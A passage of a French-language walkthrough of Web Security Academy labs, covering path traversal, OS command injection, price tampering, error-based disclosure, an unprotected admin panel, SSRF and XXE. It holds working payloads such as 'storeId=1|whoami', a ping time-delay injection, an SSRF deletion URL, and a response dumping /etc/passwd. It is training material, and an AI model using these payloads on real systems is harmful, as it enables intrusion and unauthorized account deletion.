5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aac003c039e709a8240c5d400560092.web-security-academy.net/product?productId=2
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13

```

Response

Pretty
Raw
Hex
Render

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2262
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

```

Inspector

Request Attributes
Request Query Parameters
Request Cookies
Request Headers
Response Headers

Une fois de plus, lorsque l'on relance la page, nous avons résolu le lab

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

WebSecurity Academy

File path traversal, traversal sequences blocked with absolute path bypass

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!
Continue learning >>

The Trapster

★☆☆☆☆

\$1.86

Home

Path 4 – OS Command Injection

Commençons par définir ce qu'est une OS command injection. L'injection de commandes système, parfois appelée *shell injection*, est une vulnérabilité web qui permet à un attaquant d'exécuter des commandes du système d'exploitation sur le serveur hébergeant l'application. Cela peut entraîner une compromission complète de l'application et de ses données. Dans de nombreux cas, l'attaquant peut exploiter cette faille pour accéder à d'autres composants de l'infrastructure, en utilisant des relations de confiance pour étendre l'attaque à d'autres systèmes.

Le premier laboratoire de cette section portait sur un cas simple d'injection de commandes système.

Nous commençons par accéder au laboratoire et sélectionner un article. Ensuite, nous descendons jusqu'à la section **Paris**, qui affiche 22 unités.

[Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#)

Academy [Back to lab description >>](#)

Conversation Controlling Lemon

★★★★☆

\$78.57



Description:

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the lemon nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're more reasonable, and un-opinionated one.

Paris

Check stock

22 units

Dans un deuxième temps, nous ajoutons la commande `whoami` à la valeur du paramètre **storeID** afin d'obtenir des informations sur l'utilisateur exécutant les commandes sur le système.

URL	Method	Status	Size	Content-Type	Other
https://0ab500f20362959280b... POST	/product/stock	✓	200	109	text
https://0ab500f20362959280b... GET	/product/stock	✓	200	120	text
https://0ab500f20362959280b... GET	/product?productId=1	✓	200	6767	HTML
https://0ab500f20362959280b... POST	/product/stock	✓	200	109	text
https://0ab500f20362959280b... GET	/resources/labheader/js/completedLab...	✓	200	175	script
https://0ab500f20362959280b... GET	/resources/labheader/images/ps-lab-s...	✓	200	707	XML
https://0ab500f20362959280b... GET	/academyLabHeader	✓	101	147	svg

Edited request

```

1 POST /product/stock HTTP/2
2 Host: 0ab500f20362959280bada83009300c6.web-security-academy.net
3 Cookie: session=o5GEJfy9KkN2ixzc1ix7VX6Tmr8UJOH
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ab500f20362959280bada83009300c6.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0ab500f20362959280bada83009300c6.web-security-academy.net
11 Content-Length: 28
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1&storeId=1|whoami

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-kAhfgR
7

```

Inspector

- Request Attributes
- Request Body Parameters
- Request Cookies
- Request Headers
- Response Headers


Lorsque l'on rafraîchit la page, le labo est résolu

OS command injection, simple case

LAB Solved

[Back to lab description](#) »

Notre route jusqu'à maintenant:



Le laboratoire suivant se situe dans le même parcours et s'intitule **Blind OS Command Injection with Time Delays**.

Nous commençons par soumettre un formulaire de feedback, puis nous interceptons la requête dans Burp Suite.


Nous ajoutons ensuite deux barres verticales (| |) dans le champ **name** de la requête. La réponse obtenue est un message *"Thank you for submitting feedback"* avec notre valeur ajoutée.

Submit feedback

Thank you for submitting feedback!

Cela indique que ce paramètre n'est pas vulnérable.

Même formu qu'avant



Nous procédons alors de la même manière qu'auparavant, mais cette fois en injectant dans le champ **email**. En ajoutant `||`, nous obtenons un message différent (*error* au lieu de *submitted successfully*).

Cela permet d'identifier que le paramètre vulnérable est **email**.

Nous injectons ensuite la commande en ajoutant `|| ping -c 10 127.0.0.1 ||` dans ce champ.

```
||ping+-c+10+127.0.0.1||&subject=Subject+3&message=
```

Enfin, nous désactivons l'intercepteur et attendons environ 10 secondes, comme défini par la commande. Le délai observé confirme l'exécution de la commande, ce qui valide la vulnérabilité et complète automatiquement le laboratoire.



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Submit feedback](#)

Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback


Thank you for submitting feedback!

Path 5 – Business Logic Vulnerabilities


Commençons par définir ce que sont les **vulnérabilités de logique business** (*business logic vulnerabilities*). Il s'agit de failles liées à la conception et au fonctionnement d'une application, qui permettent à un attaquant de provoquer des comportements inattendus. Ces faiblesses peuvent être exploitées pour détourner des fonctionnalités légitimes à des fins malveillantes. Elles résultent souvent d'un manque d'anticipation des cas d'usage atypiques et d'une mauvaise gestion de ces situations sur le plan de la sécurité.

Le premier laboratoire de ce parcours porte sur la confiance excessive accordée aux contrôles côté client (*Excessive trust in client-side controls*).

Nous commençons par nous connecter à notre compte et consulter notre solde de crédit en boutique (100 \$).



Ensuite, nous envoyons une requête pour ajouter un produit au panier tout en l'interceptant avec Burp Suite Repeater. Nous constatons également que nous ne disposons pas de fonds suffisants pour acheter la veste à 1337 \$.



Nous réutilisons alors cette requête en modifiant la valeur du prix à **15 \$**. De cette manière, l'application considère que nous avons suffisamment de fonds pour effectuer l'achat.

Nous pouvons ainsi observer que nous avons commandé **2 vestes à 15 \$ chacune**, pour un total de **30 \$**, ce qui laisse un solde restant de **70 \$** sur notre crédit en boutique.

Send

Cancel

Follow redirection

Target: <https://0ae20086035dc17580fa178500b4001f.web-security-academy.net>

HTTP/2

request

Raw

Hex

POST /cart HTTP/2

Host: 0ae20086035dc17580fa178500b4001f.web-security-academy.net

Cookie: session=exbcstFyng0nf4LrGhmZiaQ9gTI

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 47

Origin: https://0ae20086035dc17580fa178500b4001f.web-security-academy.net

Referer: https://0ae20086035dc17580fa178500b4001f.web-security-academy.net/product?productId=1

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: 1

Te: trailers

productid=1&redir=PRODUCT&quantity=1&price=1500

Inspector

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

WebSecurity Academy

Excessive trust in client-side c

Back to lab description >>

Congratulations, you solved the lab!

Store credit:

\$70.00

Your order is on its way!

Name	Price	Quantity
Lightweight "133t" Leather Jacket	\$1337.00	2

Total: \$30.00

Path 6 – Information Disclosure

Avant de commencer le laboratoire, il est important de comprendre ce qu'est la **divulgaration d'information** (*Information Disclosure*). Il s'agit d'une fuite involontaire de données lorsqu'une application web expose accidentellement des informations sensibles à ses utilisateurs. Selon les cas, un site peut révéler aux attaquants potentiels différents types d'informations, notamment :

- Des données concernant d'autres utilisateurs, comme des identifiants ou des informations financières
- Des informations confidentielles liées à l'organisation ou à ses activités
- Des détails techniques sur le site web et son infrastructure sous-jacente

Pour ce parcours, j'ai choisi le laboratoire niveau *Apprentice* intitulé **Information Disclosure in Error Messages**.

L'objectif est d'identifier la version du framework utilisé. Nous commençons par activer le proxy, comme d'habitude. Dans le navigateur, nous cliquons sur un produit de la boutique, puis nous repérons l'URL contenant productid=9 dans l'historique HTTP de Burp Suite.

Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
https://www.youtube.com	POST	/youtube/vlog_event?fbclid=...		✓	200	394	JSON		
https://m-pa.googleapis.com	OPTIONS	/s/p/c/google.internal.wsa.v1.WsaCres...		✓	200	562	HTML		
https://m-pa.googleapis.com	POST	/s/p/c/google.internal.wsa.v1.WsaCres...		✓	200	68309	text		
https://googleads.g.doubleclick.net	GET	/pageadid		✓	302	745	HTML		
https://www.youtube.com	GET	/generate_204?23log		✓	204	182			
https://m-pa.googleapis.com	POST	/s/p/c/google.internal.wsa.v1.WsaCres...		✓	200	627	JSON		
https://googleads.g.doubleclick.net	GET	/pageadid?_id=...		✓	200	836	JSON		
https://static.doubleclick.net	GET	/eventadid_2014...		✓	304	352	image		
https://www.youtube.com	POST	/youtube/vlog_event?fbclid=...		✓	200	394	JSON		
https://play.google.com	POST	/logformat?format=html&format=html&...		✓	200	578	JSON		
https://partner.google.net	GET	/fontedimages/logo/logo_lines_vell...		✓	200	2216	image		
https://p.googleapis.com	POST	/ipm.php		✓	202	441	HTML		
https://p.googleapis.com	POST	/ipm.php		✓	202	441	HTML		
https://www.youtube.com	POST	/youtube/vlog_event?fbclid=...		✓	200	394	JSON		
https://partner.google.net	GET	/academy/lab/launch/143e73b0d5...		✓	302	1530	HTML		Information disclosure in ...
https://www.youtube.com	GET	/		✓	200	10702	HTML		
https://www.youtube.com	GET	/resources/labheader/labheader.js		✓	200	1333	image		
https://www.youtube.com	GET	/resources/labheader/labheader.js		✓	200	987	image		
https://www.youtube.com	GET	/resources/images/logo.png		✓	200	7258	image		
https://www.youtube.com	POST	/api/brand/143e73b0d5...		✓	204	483	HTML		
https://www.youtube.com	POST	/youtube/vlog_event?fbclid=...		✓	200	394	JSON		
https://www.youtube.com	GET	/resources/labheader/images/logo.png		✓	200	8852	image		
https://www.youtube.com	GET	/resources/labheader/images/logo.png		✓	200	942	image		
https://www.youtube.com	GET	/academy/labheader		✓	101	147			Information disclosure in ...
https://www.youtube.com	GET	/resources/labheader		✓	200	3608	HTML		
https://www.youtube.com	GET	/academy/labheader		✓	101	147			

WebSecurity Academy

Information disclosure in error messages

[Submit solution](#) [Back to lab description](#)

Paint a rainbow

★★★★★

\$26.25



Description:
On a dull grey day, when everyone needs a little color or sunshine in their lives, you can be the hero of the hour. Our new Pa not only enhance your performance but will improve the lives of everyone around you.
Super lightweight material gives you the cutting edge when it comes to speed, but not only that, a million embedded nano sug rainbow streak lighting up the sky as you run. They say not every superhero wears a suit, but you CAN. Bring some color and doing what you already do every day.
These are limited edition running suits, be one of only 100 people who have access to our brand new range. So, don't delay!

Nous envoyons ensuite cette requête vers Burp Suite Repeater.

Nous modifions la valeur de productid en une valeur non numérique, par exemple *hacktivist*. En analysant la réponse, on peut observer un message d'erreur révélant la version du framework utilisé, ici Apache Struts en version **2.2.3.31**.


Path 7 – Access Control

Qu'est-ce qu'une vulnérabilité de **contrôle d'accès** (*access control vulnerabilities*) ?

Il s'agit de faiblesses dans les mécanismes d'autorisation d'un système, qui peuvent permettre un accès non autorisé ou une élévation de privilèges. Ces vulnérabilités peuvent être exploitées pour contourner des restrictions, manipuler des ressources ou accéder à des données sensibles, compromettant ainsi la sécurité et l'intégrité du système.


Pour ce parcours, j'ai choisi le laboratoire intitulé Unprotected Admin Functionality.

Nous commençons simplement par ajouter /robots.txt à l'URL.



Cela nous permet d'identifier des chemins sensibles, notamment liés aux fonctionnalités d'administration. Nous remplaçons ensuite /robots.txt par /administrator-panel, ce qui nous donne accès au panneau d'administration.

À partir de là, nous pouvons exécuter des actions privilégiées, comme supprimer l'utilisateur ciblé (**Carlos**), démontrant l'absence de protection adéquate sur cette fonctionnalité critique.



Facile. Terminé.



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

Path 8 – Server-side Request Forgery (SSRF)

Qu'est-ce que le **Server-Side Request Forgery (SSRF)** ?

Le SSRF est une vulnérabilité web qui permet à un attaquant de forcer une application côté serveur à envoyer des requêtes vers des destinations non prévues. Lors d'une attaque SSRF classique, l'attaquant peut amener le serveur à communiquer avec des services internes normalement inaccessibles depuis l'extérieur. Il peut aussi forcer des requêtes vers des systèmes externes, ce qui peut entraîner une exposition d'informations sensibles comme des identifiants.

Le laboratoire de ce parcours s'intitule **Basic SSRF against the local server**.

Nous commençons par intercepter les requêtes et capturer la chaîne de données liée à l'API de stock (*stock API*) lorsque nous modifions la localisation du pays, à l'aide de Burp Suite.


The screenshot displays the Burp Suite interface. On the left, the 'Raw' tab shows a POST request to `/product/stock` with a body containing a URL-encoded string. The 'Inspector' tab on the right shows the decoded request body, which is a URL: `http://stock.welketoshop.net:8080/product/stock/check?productid=16&storeid=2`. The right side of the image shows a web page titled 'Pet Experience Days' with a price of '\$28.19'. The page features a large image of a dog jumping with colorful balloons. Below the image, there is a description of the 'Balloon Ride' activity and a 'Check stock' button. The bottom of the page shows the 'WebSecurity Academy' logo and the title 'Basic SSRF against the local server'.

16: `stockApi=http://localhost/admin/delete?username=carlos`


17: `stockApi=http://localhost/admin/delete?username=carlos`

WebSecurity Academy Basic SSRF against the local server


Back to lab description >>



Maintenant, lorsque nous faisons défiler la page du laboratoire après avoir transféré les requêtes, nous avons accès à la suppression d'utilisateurs, mais nous ne disposons pas des privilèges administrateur. Nous allons alors utiliser l'outil d'inspection de Mozilla ou de tout autre navigateur (touche F12) pour modifier le contenu entre les balises `<a>` et `</a>` (Delete) en :



Enfin, nous utilisons l'outil d'analyse du navigateur (F12). Nous récupérons la chaîne de requête contenant `delete?username=carlos`, puis nous l'insérons dans la nouvelle requête de la *stock API* que nous obtenons lors du prochain envoi, cette fois en sélectionnant **Milan** comme pays.



Ensuite, il suffit de transférer la requête et le laboratoire sera résolu.



Basic SSRF against the local server

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)


[Home](#) | [My account](#)

Snow Delivered To Your Door



\$86.04

Progression jusqu'à maintenant




Path 9 – XXE Injection

Qu'est-ce qu'une injection XXE injection ?


L'exploitation des entités externes XML (*XML External Entity*, ou XXE) est une vulnérabilité qui permet à un attaquant de manipuler le traitement des données XML par une application. Cette faille peut permettre d'accéder à des fichiers présents sur le serveur, ou d'interagir avec des systèmes internes ou externes accessibles par l'application. Dans certains cas, elle peut être utilisée comme point d'entrée pour d'autres attaques, comme du SSRF, et mener à une compromission plus large de l'infrastructure.

Pour ce nouveau parcours, le premier laboratoire réalisé s'intitule **Exploiting XXE using external entities to retrieve files**.

Ce laboratoire était relativement simple. Il suffisait d'intercepter une requête lors du changement de localisation pour la vérification du stock, à l'aide de Burp Suite. Ensuite, nous ajoutons une déclaration `<!DOCTYPE>` ainsi que des entités externes dans le corps XML (section contenant `<stockCheck>`, `<productId>`, etc.). Voir l'image ci-dessous pour le contenu complet ajouté.



Une fois la requête modifiée envoyée, le laboratoire est automatiquement complété.



Exploiting XXE using external entities to retrieve files

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Home


Eggtastic, Fun, Food Eggcessories

★★★★☆

